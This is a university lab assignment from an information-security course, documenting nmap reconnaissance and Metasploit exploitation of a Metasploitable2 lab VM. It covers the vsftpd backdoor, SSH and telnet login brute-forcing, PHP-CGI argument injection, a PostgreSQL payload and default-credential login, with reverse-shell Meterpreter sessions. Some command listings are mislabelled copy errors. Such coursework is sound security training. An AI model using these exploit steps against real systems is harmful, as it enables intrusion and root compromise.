VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Information Technology and Engineering

Lab Assignment-III, APRIL 2021

B.Tech., Winter-2020-2021

NAME	PRIYAL BHARDWAJ
REG. NO.	18BIT0272
COURSE CODE	CSE3502
COURSE NAME	INFORMATION SECURITY MANAGEMENT
SLOT	L39+L40
FACULTY	Prof. I SUMAIYA THASEEN

Priyal Bhardwaj

Digitally signed by Priyal Bhardwaj
Date: 2021.04.13 13:17:17 +05'30'

1. Snapshot of Kali Linux IP and vulnerable VM IP

Kali Linux IP: 192.168.1.2

```
┌──(priyalb㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.2  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe10:1b50  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:10:1b:50  txqueuelen 1000  (Ethernet)
        RX packets 321651  bytes 449895664 (429.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 161070  bytes 13045410 (12.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 19477  bytes 9510229 (9.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19477  bytes 9510229 (9.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(priyalb㉿kali)-[~]
└─$ 18BIT0272
```

We are using Metasploitable2 because it is a very vulnerable server and hosts vulnerable websites like TWiki, phpMyAdmin, Mutillidae, DVWA and WebDAV.

Vulnerable VM i.e. Metasploitable2 IP: 192.168.1.23

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:63:26:ae
          inet addr:192.168.1.23  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe63:26ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6865 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4523 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:581596 (567.9 KB)  TX bytes:398350 (389.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1073 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1073 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:481309 (470.0 KB)  TX bytes:481309 (470.0 KB)

msfadmin@metasploitable:~$ 18BIT0272_
```

2. Snapshot of Nessus scan to identify the vulnerabilities

Note: Could not configure Nessus in either windows or Kali due to issues with initializing plugins so I've gone for NMAP Scan with your permission and added 3 extra exploits as compensation.

NMAP Scan of the Vulnerable VM i.e. Metasploitable2: We find various open ports through which we can exploit the Virtual Machine with the help of Metasploit

```
┌──(priyalb㉿kali)-[~]
└─$ nmap -sV 192.168.1.23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-12 17:08 IST
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 17:09 (0:00:07 remaining)
Stats: 0:02:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 17:10 (0:00:10 remaining)
Nmap scan report for 192.168.1.23
Host is up (0.0073s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.83 seconds

┌──(priyalb㉿kali)-[~]
└─$ 18BIT0272
```


We will be exploiting FTP Port 21, Port 22 SSH, Port 23 TELNET, Port 80 PHP/HTTP and Port 5432 PostgeSQL.

3. Execute any two exploits with all the command snapshots shown


1. Exploiting Port 21 vsftpd 2.3.4 since it requires Metasploit.

Searching for an exploit for VSFTPD 2.3.4 using searchsploit

Command: searchsploit vsftpd



Then we start Metasploit framework



Command: msfconsole

Command: use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.1.23


exploit

We can see that we have owned the command shell of the remote machine.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.23
RHOST => 192.168.1.23
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.23:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.23:21 - USER: 331 Please specify the password.
[+] 192.168.1.23:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.1.23:6200) at 2021-04-12 17:54:56 +0530


ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:63:26:ae
          inet addr:192.168.1.23  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe63:26ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6934 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4556 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:586331 (572.5 KB)  TX bytes:401716 (392.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1207 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1207 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:547269 (534.4 KB)  TX bytes:547269 (534.4 KB)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)

18BIT0272
```

2. Exploiting Port 22 SSH

Created 2 files USER.txt and PASS.txt with few words on each including msfadmin since that is the username and password for Metasploitable2 (our RHOST and Vulnerable VM).



To test ssh logins on a range of machines and report successful logins

Command: use auxiliary/scanner/ssh/ssh_login

set RHOSTS 192.168.1.23

set user_file /home/priyalb/Desktop/USER.txt

set user_file /home/priyalb/Desktop/USER.txt

set stop_on_success true

exploit

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.23
rhosts ⇒ 192.168.1.23
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/priyalb/Desktop/USER.txt
user_file ⇒ /home/priyalb/Desktop/USER.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/priyalb/Desktop/PASS.txt
pass_file ⇒ /home/priyalb/Desktop/PASS.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.23:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),
min) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.1.2:42463 → 192.168.1.23:22) at 2021-04-12 19:06:30 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.2:4433
[*] Sending stage (980808 bytes) to 192.168.1.23
[*] Meterpreter session 2 opened (192.168.1.2:4433 → 192.168.1.23:53932) at 2021-04-12 19:07:16 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > session 2
[-] Unknown command: session.
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter >
[*] Stopping exploit/multi/handler
sudo sysinfo
[-] Unknown command: sudo.
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > 18BIT0272
```

Again, we have owned the command shell of Metasploitable2

3. Exploiting TELNET

We will use same USER.txt and PASS.txt file that we used for ssh above.

We will test telnet login and report successful login.

Command: use auxiliary/scanner/telnet/telnet_login

set RHOSTS 192.168.1.23

set user_file /home/priyalb/Desktop/USER.txt

set user_file /home/priyalb/Desktop/USER.txt

set stop_on_success true


exploit

```
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /home/priyalb/Desktop/USER.txt
user_file => /home/priyalb/Desktop/USER.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /home/priyalb/Desktop/PASS.txt
pass_file => /home/priyalb/Desktop/PASS.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.1.23:23       - No active DB -- Credential data will not be saved!
[-] 192.168.1.23:23       - 192.168.1.23:23 - LOGIN FAILED: priyal:priyal (Incorrect: )
[-] 192.168.1.23:23       - 192.168.1.23:23 - LOGIN FAILED: priyal:18bit0272 (Incorrect: )
[-] 192.168.1.23:23       - 192.168.1.23:23 - LOGIN FAILED: priyal:msfadmin (Incorrect: )
[-] 192.168.1.23:23       - 192.168.1.23:23 - LOGIN FAILED: 18bit0272:priyal (Incorrect: )
[-] 192.168.1.23:23       - 192.168.1.23:23 - LOGIN FAILED: 18bit0272:18bit0272 (Incorrect: )
[-] 192.168.1.23:23       - 192.168.1.23:23 - LOGIN FAILED: 18bit0272:msfadmin (Incorrect: )
[-] 192.168.1.23:23       - 192.168.1.23:23 - LOGIN FAILED: msfadmin:priyal (Incorrect: )
[-] 192.168.1.23:23       - 192.168.1.23:23 - LOGIN FAILED: msfadmin:18bit0272 (Incorrect: )
[+] 192.168.1.23:23       - 192.168.1.23:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.23:23       - Attempting to start session 192.168.1.23:23 with msfadmin:msfadmin
[*] Command shell session 3 opened (0.0.0.0:0 → 192.168.1.23:23) at 2021-04-12 19:20:40 +0530
[*] 192.168.1.23:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.2:4433
[*] Sending stage (980808 bytes) to 192.168.1.23
[*] Meterpreter session 4 opened (192.168.1.2:4433 → 192.168.1.23:49751) at 2021-04-12 19:26:57 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
```

18BIT0272

4. Exploiting port 80 (php_cgi)

When running as cgi, php up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability.



Command: use auxiliary/scanner/telnet/telnet_login

set RHOSTS 192.168.1.23

set user_file /home/priyalb/Desktop/USER.txt

set user_file /home/priyalb/Desktop/USER.txt

set stop_on_success true

exploit

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 auxiliary(scanner/http/http_version) > exploit

[+] 192.168.1.23:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 18BIT0272
[-] Unknown command: 18BIT0272.
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Sending stage (39282 bytes) to 192.168.1.23
[*] Meterpreter session 5 opened (192.168.1.2:4444 → 192.168.1.23:37322) at 2021-04-12 20:05:33 +0530

meterpreter > pwd
/var/www
```

5. Exploiting Port 5432 (Postgres)

Postgres is associated with SQL and runs on port 5432 and can be exploited using Metasploit.

Command: use exploit/linux/postgres/postgres_payload

set RHOSTS 192.168.1.23

exploit

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.23
rhosts => 192.168.1.23
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.23:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/hgAFZiBx.so, should be cleaned up automatically
[*] Sending stage (980808 bytes) to 192.168.1.23
[*] Meterpreter session 8 opened (192.168.1.2:4444 → 192.168.1.23:40823) at 2021-04-12 20:21:46 +0530

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:63:26:ae
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.23
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe63:26ae
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 18BIT0272
```

Command: use auxiliary/scanner/postgres/postgres_login

set username postgres

set RHOSTS 192.168.1.23

exploit

```
msf6 exploit(linux/postgres/postgres_payload) > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username ⇒ postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set user_as_pass false
user_as_pass ⇒ false
msf6 auxiliary(scanner/postgres/postgres_login) > set user_as_pass true
user_as_pass ⇒ true
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.1.23
rhosts ⇒ 192.168.1.23
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.23:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.23:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.23:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > 18BIT0272
```

We have successful login with password as postgres at template1. This service has default credentials when setting up say a web server and we need to make sure we change the default usernames and passwords otherwise nothing is secure and anyone can get in this way as shown above.

****